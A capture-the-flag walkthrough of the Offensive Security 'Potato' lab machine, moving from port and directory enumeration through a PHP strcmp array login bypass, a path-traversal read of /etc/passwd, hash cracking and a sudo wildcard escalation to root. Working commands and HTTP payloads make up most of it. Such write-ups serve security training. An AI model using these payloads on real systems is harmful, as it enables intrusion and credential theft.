
Offensive Security – Potato


Alberto Gómez

First, I executed a *nmap* scan:



```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn 192.168.51.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-04 05:36 EDT
Nmap scan report for 192.168.51.101
Host is up (0.053s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 15.80 seconds
```


Then a directory enumeration against the HTTP service:




```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.51.101 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

I found */admin* and */potato*.

We can find a login portal on */admin*. In which I tried easy combinations without success:




Then I launched *gobuster* against the */admin* directory and found *dashboard.php*, to which I can't access, and */logs* directory:



```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -x php,txt -u http://192.168.51.101/admin -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.51.101/admin
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Extensions:              php,txt
[+] Timeout:                 10s
===============================================================
2023/05/04 05:41:54 Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 279]
/index.php            (Status: 200) [Size: 466]
/logs                 (Status: 301) [Size: 321] [--> http://192.168.51.101/admin/logs/]
/dashboard.php        (Status: 302) [Size: 0] [--> index.php]
```

Inside */logs*, we can find three text files, in which we see information about a password change for the '*admin'* user:




```
Operation: password change
Date: August 2, 2020 / 9:25 p.m.
User: admin
Status: OK
```

Here is when I thought of trying a brute force attack. I captured the request with *BurpSuite* to check its format and made a *Wfuzz* command:


wfuzz -z file,/usr/share/wordlists/rockyou.txt -d 'username=admin&password=FUZZ' -H 'Content-Type: application/x-www-form-urlencoded' -u http://192.168.51.101/admin/index.php?login=1 --hh 109

In the meantime, as nothing else showed up, I tried scanning all ports:




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -Pn -p- -T5 192.168.51.101
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-04 05:40 EDT
Warning: 192.168.51.101 giving up on port because retransmission cap hit (2).
Stats: 0:02:06 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 73.75% done; ETC: 05:43 (0:00:41 remaining)
Nmap scan report for 192.168.51.101
Host is up (0.053s latency).
Not shown: 65277 closed tcp ports (reset), 255 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
2112/tcp open  kip

Nmap done: 1 IP address (1 host up) scanned in 173.54 seconds
```

I found another service, so I tried to get more information about it. I found out it was an FTP service with anonymous access:




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -Pn -p2112 -sV -sC 192.168.51.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-04 05:49 EDT
Nmap scan report for 192.168.51.101
Host is up (0.051s latency).

PORT     STATE SERVICE VERSION
2112/tcp open  ftp     ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--   1 ftp      ftp           901 Aug  2  2020 index.php.bak
|_-rw-r--r--   1 ftp      ftp            54 Aug  2  2020 welcome.msg

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.21 seconds
```

Let’s login as ‘*anonymous*’ user and get that *index.php.bak* file that shows up:



```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.51.101 -P 2112
Connected to 192.168.51.101.
220 ProFTPD Server (Debian) [::ffff:192.168.51.101]
Name (192.168.51.101:kali): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230-Welcome, archive user anonymous@192.168.49.51 !
230-
230-The local time is: Thu May 04 09:51:33 2023
230-
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||45933|)
150 Opening ASCII mode data connection for file list
-rw-r--r--   1 ftp      ftp           901 Aug  2  2020 index.php.bak
-rw-r--r--   1 ftp      ftp            54 Aug  2  2020 welcome.msg
226 Transfer complete
ftp> get index.php.bak
local: index.php.bak remote: index.php.bak
229 Entering Extended Passive Mode (|||29003|)
150 Opening BINARY mode data connection for index.php.bak (901 bytes)
   901        3.21 MiB/s
226 Transfer complete
901 bytes received in 00:00 (16.67 KiB/s)
ftp> exit
221 Goodbye.
```




```
┌──(kali㉿kali)-[~]
└─$ cat index.php.bak
<html>
<head></head>
<body>

<?php

$pass= "potato"; //note Change this password regularly

if($_GET['login']==="1"){
  if (strcmp($_POST['username'], "admin") == 0  && strcmp($_POST['password'], $pass) == 0) {
    echo "Welcome! </br> Go to the <a href=\"dashboard.php\">dashboard</a>";
    setcookie('pass', $pass, time() + 365*24*3600);
  }else{
    echo "<p>Bad login/password! </br> Return to the <a href=\"index.php\">login page</a> <p>";
  }
  exit();
}
?>


  <form action="index.php?login=1" method="POST">
                <h1>Login</h1>
                <label><b>User:</b></label>
                <input type="text" name="username" required>
                </br>
                <label><b>Password:</b></label>
                <input type="password" name="password" required>
                </br>
                <input type="submit" id='submit' value='Login' >
  </form>
</body>
</html>

┌──(kali㉿kali)-[~]
└─$ 
```

We can see on the code that the original password for ‘*admin*’ user was ‘*potato*’. I tried it, but as the logs showed, it had been changed.


As the brute force attack wasn't being successful, I searched for another way and learnt about PHP injection vectors with this useful document.

It shows up a way to bypass the exact same login code we have here. We just have to modify the password parameter and make it an array:



```
POST /admin/index.php?login=1 HTTP/1.1
Host: 192.168.51.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: http://192.168.51.101
Connection: close
Referer: http://192.168.51.101/admin/
Upgrade-Insecure-Requests: 1

username=admin&password[]=
```

We got access to the dashboard:



Admin area

192.168.51.101/admin/dashboard.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

Home Users Date Logs Ping


Admin area

Access forbidden if you don't have permission to access

As the pages are called by URI parameters, I tried to fuzz them with wfuzz to find more that weren't listed. Also tried some file inclusion without success:

wfuzz -w /opt/Hacking-APIs-main/Wordlists/api_superlist -H 'Cookie: pass=serdesfsefhijosefjtfgyuhjiosefdfthgyjh' -u http://192.168.51.101/admin/dashboard.php?page=FUZZ

However, in the log page, there's a functionality to print the contents of the log files we found:



192.168.51.101/admin/dashboard.php?page=log

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB


Home Users Date Logs Ping

show log:

- ○ log_03.txt
- ○ log_02.txt
- ○ log_01.txt


Get the log

Let’s check the request with Burp:




```
POST /admin/dashboard.php?page=log HTTP/1.1
Host: 192.168.51.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Origin: http://192.168.51.101
Connection: close
Referer: http://192.168.51.101/admin/dashboard.php?page=log
Cookie: pass=serdesfsefhijosefjtfgyuhjiosefdfthgyjh
Upgrade-Insecure-Requests: 1

file=log_03.txt
```

Probably, we can change the file name on the POST body parameter to print /etc/passwd:




```
file=../../../../../etc/passwd
```




```
Contenu du fichier ../../../../../etc/passwd :  </br>
<PRE>
  root:x:0:0:root:/root:/bin/bash
  daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
  bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

We can see a ‘*webadmin’* user with its password hash:




```
webadmin:$1$webadmin$3sXBxGUtDGIFAcnNTNhi6/:1001:1001:webadmin,,,:/home/webadmin:/bin/bash
```

Let’s crack it with *John The Ripper*:




```
┌──(kali㉿kali)-[~]
└─$ /usr/sbin/john --wordlist=/usr/share/wordlists/rockyou.txt potato.hash
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
dragon           (?)
1g 0:00:00:00 DONE (2023-05-04 05:03) 12.50g/s 2400p/s 2400c/s 2400C/s 123456..november
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

I logged into SSH with those credentials (*webadmin:dragon*) and found the first flag:




```
webadmin@serv:~$ ls -l
total 8
-rw-r--r-- 1 webadmin webadmin 33 May  4 07:22 local.txt
-rw------- 1 webadmin root     32 Sep 28  2020 user.txt
webadmin@serv:~$ cat local.txt
2273e3a234ebffca4a84811df409902e
```

For privilege escalation, we see that we can execute */bin/nice /notes/** as root:




```
webadmin@serv:~$ sudo -l
Matching Defaults entries for webadmin on serv:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webadmin may run the following commands on serv:
    (ALL : ALL) /bin/nice /notes/*
webadmin@serv:~$ ls -l /notes
total 8
-rwx------ 1 root root 11 Aug  2  2020 clear.sh
-rwx------ 1 root root  8 Aug  2  2020 id.sh
webadmin@serv:~$
```

In /nice we can find clones of the clear and id commands. If we execute them, they will be executed as root:



```
webadmin@serv:~$ sudo /bin/nice /notes/id.sh
uid=0(root) gid=0(root) groups=0(root)
```

As everything after */notes/* will be executed as root thanks to the ‘*’ wildcard, we can get a root shell by executing *sudo /bin/nice /notes/../bin/bash*:



```
webadmin@serv:~$ sudo /bin/nice /notes/../bin/bash
root@serv:/home/webadmin# cat /root/proof.txt
99f439574309dc2d854f32a9ad0149ed
root@serv:/home/webadmin#
```

Finally, we found the root flag.